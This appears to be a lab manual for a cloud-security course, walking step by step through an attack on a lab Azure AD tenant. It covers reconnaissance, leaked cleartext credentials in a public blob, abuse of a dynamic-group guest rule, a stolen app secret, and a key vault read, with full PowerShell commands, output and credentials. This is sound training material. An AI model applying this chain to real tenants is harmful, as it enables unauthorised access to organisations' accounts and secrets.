
**Lab Manual**

Please note that the below walkthrough assumes that you have seen the video session of the class and have the attack VM and attack tenant properly setup as detailed in the 'Lab Prerequisites' section!

**Discovery**

We just know the name of the target organization - RetailCorp. Let us check if the target organization is using Azure AD! We can use the following URL to get some details! Note that here we are assuming that Retailcorp is using the domain name that is automatically assigned in Azure based on the tenant name. In addition, there is no need to know a valid username to use the below URL:


https://login.microsoftonline.com/getuserrealm.srf?login=USERNAME@retailcorp.onmicrosoft.com&xml=1



'NameSpaceType' Managed means that the target organization is using Azure!

Next, find out the Tenant ID for retailcorp.onmicrosoft.com

https://login.microsoftonline.com/retailcorp.onmicrosoft.com/.well-known/openid-configuration



We can also use tools like AADInternals (https://github.com/Gerenios/AADInternals) for finding the above!

We can use MicroBuster to look for services used by RetailCorp.

Let us first find out the services used by the target tenant:

|  |
| --- |
| **PS C:\AzAD\Tools> Import-Module C:\AzAD\Tools\MicroBurst\MicroBurst.psm1  AzureRM module not installed, checking other modules  MSOnline module not installed, checking other modules  Imported Misc MicroBurst functions  Imported Azure REST API MicroBurst functions** |

|  |  |  |
| --- | --- | --- |
| **[snip]** |  |  |
| **PS C:\AzAD\Tools> Invoke-EnumerateAzureSubDomains -Base retailcorp** | |  |
| Subdomain | Service |  |
| --------- | ------- |  |
| retailcorp.mail.protection.outlook.com | Email |  |
| retailcorp.onmicrosoft.com | Microsoft Hosted | Domain |
| retailcorp.blob.core.windows.net | Storage Accounts | - Blobs |
| retailcorp.file.core.windows.net | Storage Accounts | - Files |
| retailcorp.queue.core.windows.net | Storage Accounts | - Queues |
| retailcorp.table.core.windows.net | Storage Accounts | - Tables |
|  |  |  |

The target tenant is using storage accounts! Our next step would be to check if there are any publicly accessible storage accounts.

**Initial Access**

Let's use another function from Microbuster to check if there are any storage accounts with anonymous access. Run the below command in the PowerShell session where you imported MicroBuster

|  |
| --- |
| **PS C:\AzAD\Tools> Invoke-EnumerateAzureBlobs -Base retailcorp Found Storage Account - retailcorp.blob.core.windows.net** |

|  |
| --- |
| Write-Progress : Cannot validate argument on parameter 'PercentComplete'. The 101 argument is greater than the maximum allowed range of 100. Supply an argument that is less than or equal to 100 and then try the command again.  **[snip]**  Found Container - retailcorp.blob.core.windows.net/configuration  **Public File Available: https://retailcorp.blob.core.windows.net/configuration/PAS\_Deployment\_Scrip t.ps1** |

There is a script available in a container called 'configuration'. Let's check out its contents!

The script seems to be a VM deployment script and it contains a username and password in clear-text in very first lines!

$password = ConvertTo-SecureString 'ZuqK&ijv0085VnCI&#' -AsPlainText -Force $creds = New-Object System.Management.Automation.PSCredential('PIMUser@retailcorp.onmicrosoft.com', $Password)

Connect-AzAccount -Credential $Cred

$resourceGroup = "PIMManagement" $location = "Germany West Central" $vmName = "PAS"

$Subscription = "27ebe5b9-6e27-425a-8117-eeaab022575f"

**[snip]**

**Enumeration**

Let's use the credentials of the user PIMUser that we got above and connect to the retailcorp tenant! Make sure that the Azure AD and Az PowerShell modules are installed on the attack VM that you have setup.

|  |
| --- |
| **PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'ZuqK&ijv0085VnCI&#' -AsPlainText -Force**  **PS C:\AzAD\Tools> $creds = New-Object System.Management.Automation.PSCredential('PIMUser@retailcorp.onmicrosoft.com', $password)**    **PS C:\AzAD\Tools> Connect-AzureAD -Credential $creds** |

|  |  |  |
| --- | --- | --- |
| Account | Environment | TenantId |
| TenantDomain | AccountType |  |
| ------- | ----------- | -------- |
| ------------ | ----------- |  |
| PIMUser@retailcorp.onmicrosoft.com AzureCloud | | 711c59fe-8dee-40c0-adc1- |
| ed08f738de43 retailcorp.onmicrosoft.com User | |  |
|  |  |  |

Use the following commands from the Azure AD module to enumerate the tenant.

Enumerate Users:

|  |
| --- |
| **PS C:\AzAD\Tools> Get-AzureADUser -All $true** |
| **[snip]** |

Enumerate Groups:

|  |
| --- |
| **PS C:\AzAD\Tools> Get-AzureADGroup -All $true** |
| **[snip]** |

Let's check if we can access any azure resource as the current user. This will also help in checking if the 'PIMAdmin' group has any permissions on Azure resources.

Run the following command in a new PowerShell session to connect to the retailcorp tenant as PIMUser using Az PowerShell module:

**PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'ZuqK&ijv0085VnCI&#' -AsPlainText -Force  
  
PS C:\AzAD\Tools> $creds = New-Object System.Management.Automation.PSCredential('PIMUser@retailcorp.onmicrosoft.com', $password)  
  
PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds**

|  |  |
| --- | --- |
| Account | SubscriptionName TenantId |
| Environment |  |
| ------- | ---------------- -------- |
| ----------- |  |
| PIMUser@retailcorp.onmicrosoft.com | 711c59fe-8dee-40c0- |
| adc1-ed08f738de43 AzureCloud |  |
|  |  |

List the Azure resources where PIMUser has at least read access:

|  |
| --- |
| **PS C:\AzAD\Tools> Get-AzResource   Get-AzResource : 'this.Client.SubscriptionId' cannot be null. At line:1 char:1** |

|  |  |  |
| --- | --- | --- |
| + | Get-AzResource |  |
| + | ~~~~~~~~~~~~~~ |  |
|  | + CategoryInfo | : CloseError: (:) [Get-AzResource], |
|  |  |  |

|  |
| --- |
| ValidationException  +FullyQualifiedErrorId : Microsoft.Azure.Commands.ResourceManager.Cmdlets.Implementation.GetAzureRes ourceCmdlet |

The error that we got means that the user PIMUser has no access to any of the Azure resources. So, as PIMUser we are limited to Azure AD.

We may like to enumerate if there are Dynamic Groups. As discussed in the course, dynamic groups allow membership based on rules and it may be possible to abuse an overly permissive rule!

Let's use the Azure AD Preview module to list dynamic groups. We are using the Azure AD Preview module as the Azure AD module is unable to list the membership rule!

Use the below command to list Dynamic Groups. Note that we are first removing the Azure AD module from current PowerShell session and then importing the Azure AD Preview module. Double check the version of the AzureADPreview module for the correct path:

|  |
| --- |
| **PS C:\AzAD\Tools> Remove-Module AzureAD**  PS C:\AzAD\Tools> **Import-Module C:\AzAD\Tools\AzureADPreview\2.0.2.138\AzureADPreview.psd1**  **PS C:\AzAD\Tools> Get-AzureADMSGroup | ?{$\_.GroupTypes -eq 'DynamicMembership'}** |

|  |  |  |
| --- | --- | --- |
| Id | DisplayName | Description |
| -- | ----------- | ----------- |
| **750d8501-0ad2-4039-b587-993794f6cbd7 PIMAdmins** | | Members of this group have |
| privileges to manage privileged identities. | |  |
|  |  |  |

Let's check what is the Membership Rule for the dynamic group 'PIMAdmins'. Run the below command using Azure AD Preview module:

|  |
| --- |
| **PS C:\AzAD\Tools> Get-AzureADMSGroup | ?{$\_.GroupTypes -eq 'DynamicMembership'} | select MembershipRule**  MembershipRule  --------------  **(user.mail -contains "pim") or (user.mail -contains "pimadmin") or (user.mail -contains "operations") and (user.userType -eq "guest")** |

So, the membership rule makes anyone who is a Guest (notice the 'and' rule) and has 'pim', 'pimadmin' or 'operation' in their email ID to be a member!

**Privilege Escalation**

We have to invite a user who has 'pim', 'pimadmin' or 'operation' in their email ID to get membership of the PIMAdmins group. We will use the attacker tenant that you created as detailed in the 'Lab Prerequisites'.

Use the below command from the Azure AD module to invite a guest. Please note that I am using a guest from a tenant that I created. You have to use your own attacker tenant that you created as detailed in the 'Lab Prerequisites'. Make sure that the invited user has email that contains 'pim', 'pimadmin' or 'operation' and you choose a unique value for the 'InvitedUserDisplayName' below:

|  |
| --- |
| **PS C:\AzAD\Tools> New-AzureADMSInvitation -InvitedUserDisplayName "InvitedAttacker1" -InvitedUserEmailAddress "pim@tnjg4.onmicrosoft.com" -InviteRedirectURL https://portal.azure.com -SendInvitationMessage $true** |


|  |  |
| --- | --- |
| Id | : 7fc83dee-1dc1-4045-9279-3c0c46d49c03 |
| InvitedUserDisplayName | : InvitedAttacker1 |
| InvitedUserEmailAddress | : pim@tnjg4.onmicrosoft.com |
| SendInvitationMessage | : True |
| InviteRedeemUrl | : |
|  |  |

|  |
| --- |
| **https://login.microsoftonline.com/redeem?rd=https%3a%2f%2finvitations.micro soft.com%2fredeem%2f%3ftenant%3d711c59fe-8dee-40c0-adc1- ed08f738de43%26user%3d7fc83dee-1dc1-4045-9279- 3c0c46d49c03%26ticket%3dU7%252fiTvkrk%252frHPJp672mGpHIrRgaXv0FZejWkWVTgHFs %253d%26ver%3d2.0** |


|  |  |
| --- | --- |
| InviteRedirectUrl | : https://portal.azure.com/ |
| InvitedUser | : class User { |
|  | Id: 56bca284-034b-4846-89a1-6371048cf29f |
|  | OdataType: |
|  | } |
| InvitedUserMessageInfo | : class InvitedUserMessageInfo { |
|  |  |


|  |  |
| --- | --- |
|  | CcRecipients: |
| System.Collections.Generic.List`1[Microsoft.Open.MSGraph.Model.Recipient] | |
|  | CustomizedMessageBody: |
|  | MessageLanguage: |
|  | } |
|  |  |
| InvitedUserType | : Guest |
| Status | : PendingAcceptance |
|  |  |

Copy the InviteRedeemUrl and browse to it using a web browser. Login as the user that you invited and accept the permissions!




After login you will be redirected to https://portal.zure.com, you may need to switch directory to go to RetailCorp tenant. See the screenshots below






In some cases, you might need to logout and login again from the portal for your user to be added to the dynamic group. In any case, Azure may take 5-6 minutes before the user is added to the group.

Once the user is added to the PIMAdmins group, navigate to 'All Resources' in the Azure Portal.



You will see the retailcorp storage account. Browse to 'Containers' in the storage account. Recall that we already accessed the configuration container in the storage account as that container allows anonymous access. However, you will find an additional container named 'pimadmins'. The container contains a file 'PIM.json'. Download it!



The PIM.json file is a manifest for an Enterprise Application named 'PIM'. Look at the 'passwordCredentials' parameter in there and you will find application password for this application:

|  |
| --- |
| "passwordCredentials": [  {  "customKeyIdentifier": null,  "endDate": "2023-12-02T06:44:44.945Z",  "keyId": "1c4ea66d-f755-4404-91ce-8f4a509c6756",  "startDate": "2021-12-02T06:44:44.945Z",  **"value": "mEY7Q~PByrDX88Q4Rqoelzu~rHyLqhFgp-Ycb",**  "createdOn": "2021-12-02T06:45:03.1827138Z",  "hint": "mEY",  "displayName": "Creds"  }  ], |

We can use these credentials to access the tenant as the PIM application. Also note the 'appId' in the beginning of PIM.json.

**Lateral Movement**

Use the below Az PowerShell commands to access the tenant as PIM enterprise application!

|  |
| --- |
| **PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'mEY7Q~PByrDX88Q4Rqoelzu~rHyLqhFgp-Ycb' -AsPlainText -Force PS C:\AzAD\Tools> $creds = New-Object System.Management.Automation.PSCredential('20eb5f4e-317a-4987-a384-298bf636f082', $password)**    **PS C:\AzAD\Tools> Connect-AzAccount -ServicePrincipal -Tenant "711c59fe-8dee-40c0-adc1-ed08f738de43" -Credential $creds**  WARNING: The provided service principal secret will be included in the 'AzureRmContext.json' file found in the user profile ( C:\Users\studentuser1\.Azure ). Please ensure that this  directory has appropriate protections. |

|  |  |  |
| --- | --- | --- |
| Account | SubscriptionName | TenantId |
| Environment |  |  |
| ------- | ---------------- | -------- |
| ----------- |  |  |
| 20eb5f4e-317a-4987-a384-298bf636f082 RetailCorp | | 711c59fe-8dee-40c0- |
| adc1-ed08f738de43 AzureCloud |  |  |
|  |  |  |

Please take a note of the warning! Looking at the .Azure directory in a user profile is always recommended to get some credentials!

Run the below command to enumerate Azure resources accessible to the PIM enterprise application:

|  |  |
| --- | --- |
| **PS C:\AzAD\Tools> Get-AzResource** |  |
| **Name** | **: breakglass-vault** |
| **ResourceGroupName** | **: Retail** |
| **ResourceType** | **: Microsoft.KeyVault/vaults** |
|  |  |
| **Location** | **: germanywestcentral** |
| **ResourceId** | **: /subscriptions/27ebe5b9-6e27-425a-8117-eeaab022575f/resourceGroups/ Retail/providers/Microsoft.KeyVault/vaults/breakglass-vault Tags** |
|  |  |

Sweet! We can read a key vault. Let's check if there are secrets in there and if we can read the secrets too!

|  |
| --- |
| **PS C:\AzAD\Tools> Get-AzKeyVaultSecret -VaultName breakglass-vault** |

|  |  |  |
| --- | --- | --- |
| Vault Name | : | breakglass-vault |
| **Name** | **:** | **PrivilegedAccess** |
|  |  |  |

|  |  |
| --- | --- |
| Version | : |
| Id | : https://breakglass-vault.vault.azure.net:443/secrets/PrivilegedAccess |
|  |  |

|  |  |
| --- | --- |
| Enabled | : True |
| Expires | : |
| Not Before | : |
| Created | : 12/9/2021 7:18:22 PM |
| Updated | : 12/9/2021 7:18:22 PM |
| Content Type : | |
| Tags | : |
|  |  |

There is a secret called 'PrivilegedAccess' inside the keyvault. Let's try to read the secret!

|  |
| --- |
| **PS C:\AzAD\Tools> Get-AzKeyVaultSecret -VaultName breakglass-vault -Name PrivilegedAccess -AsPlainText** |

The secret is your final flag!

Once you complete the lab, please take time to explore more commands from the Azure AD and Az PowerShell module to gather information about the target environment. Also, try to use tools like az cli, ROADrecon, AzureHound, StormSpotter for enumeration and any other tools that you come across!